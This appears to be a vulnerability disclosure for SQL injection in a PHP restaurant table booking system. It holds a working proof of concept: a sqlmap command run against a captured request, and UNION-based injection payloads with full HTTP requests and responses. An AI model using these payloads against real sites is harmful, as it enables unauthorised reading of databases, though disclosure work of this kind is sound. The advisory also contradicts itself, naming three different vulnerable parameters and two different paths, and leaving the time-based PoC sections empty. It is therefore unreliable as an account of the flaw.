SQL Injection vulnerability was identified in "rtbs/check-status.php" in Restaurant Table Booking System using PHP and MySQL V1.0, enabling attackers to retrieve sensitive database information by manipulating the "appointment_date" POST request parameter.

Affected Project: Restaurant Table Booking System using PHP and MySQLV1.0

Official Website: https://phpgurukul.com/restaurant-table-booking-system-using-php-and-mysql/


Version: 1.0

Affected Components:

- **Affected File:** rtbs/check-status.php
- **Affected Parameter:** "searchdata" URL parameter

Proof of Concept:

Step 1: First navigate to http://localhost/rtbs/check-status.php and in search bar, provide values **hello** and enable burpsuite intercept to capture the request.




Step 2: Copy the all request and save in a file. (Here name is given search.txt)

```
POST /rtbs/search-result.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/rtbs/check-status.php
Cookie: PHPSESSID=0mOrtnokfckn4fiocqmvkn39uh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

searchdata=hello&submit=Search
```


Step 3: Now run sqlmap command python ./sqlmap.py -r C:\Users\bhush\Desktop\search.txt --batch shown in screenshot.

- Now notice that searchkey parameter is vulnerable with time-based blind and UNION Type SQL Injection. Current database is shown.



- **Time Based SQL Injection POC-1**

- **Time Based SQL Injection POC-2**



- **Union based SQL injection POC-1**

```
POST /rtbm/search-result.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 234
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/rtbm/check-status.php
Cookie: PHPSESSID=OmOrtnokfckn4fiocqmvkn39uh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

searchdata='hello' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716278767
1,0x6f5568734972
516f4748634a724e6f646d4b4769716963576c5157a6957724d7a506f6548666f41,0x717a787171),NULL--
-&submit=Search
```

```
HTTP/1.1 200 OK
Date: Thu, 17 Oct 2024 20:06:40 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 5946
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>
      Restaurent Table Booking System | search result
    </title>

    <!-- Google Font: Source Sans Pro -->
    <link rel="stylesheet" href="
    https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,400i,700&display=fallback
    ">
    <!-- Font Awesome -->
    <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
    <!-- DataTables -->
    <link rel="stylesheet" href="plugins/datatables-bs4/css/dataTables.bootstrap4.min.css">
    <link rel="stylesheet" href="
    plugins/datatables-responsive/css/responsive.bootstrap4.min.css">
    <link rel="stylesheet" href="plugins/datatables-buttons/css/buttons.bootstrap4.min.css">
    <!-- Theme style -->
    <link rel="stylesheet" href="dist/css/adminlte.min.css">
  </head>
  <body>
    <div>
      <!-- Navbar -->
      <!-- /.navbar -->


      <!-- Content Wrapper. Contains page content -->
      <div>
        <!-- Content Header (Page header) -->
        <section class="content-header">
          <div class="container-fluid">
            <div class="row">
              <div class="col-sm-6">
```

- **Union based SQL injection POC-2**

```
POST /rtbm/search-result.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 234
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/rtbm/check-status.php
Cookie: PHPSESSID=OmOrtnokfckn4fiocqmvkn39uh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

searchdata='hello' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716278767
1,0x6f5568734972
516f4748634a724e6f646d4b4769716963576c5157a6957724d7a506f6548666f41,0x717a787171),NULL--
-&submit=Search
```

```
    <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
    <!-- DataTables -->
    <link rel="stylesheet" href="plugins/datatables-bs4/css/dataTables.bootstrap4.min.css">
    <link rel="stylesheet" href="
    plugins/datatables-responsive/css/responsive.bootstrap4.min.css">
    <link rel="stylesheet" href="plugins/datatables-buttons/css/buttons.bootstrap4.min.css">
    <!-- Theme style -->
    <link rel="stylesheet" href="dist/css/adminlte.min.css">
  </head>
  <body>
    <div>
      <!-- Navbar -->
      <!-- /.navbar -->


      <!-- Content Wrapper. Contains page content -->
      <div>
        <!-- Content Header (Page header) -->
        <section class="content-header">
          <div class="container-fluid">
            <div class="row">
              <div class="col-sm-6">
                <h1>
                  search Results against 'hello' UNION ALL SELECT
                  NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71627
                  7671,0x6f5568734972516f4748634a724e6f646d4b4769716963576c5157a6957724d7a50
                  6f6548666f41,0x717a787171),NULL-- -'
                </h1>
              </div>

            </div>
          </div>
          <!-- /.container-fluid -->
        </section>

        <!-- Main content -->
        <section>
          <div>
            <div class="row">
              <div class="col-12">
                <div class="card">


                  <div class="card">
                    <div class="card-header">
                      <h3 class="card-title">
                        Search Details
                      </h3>
```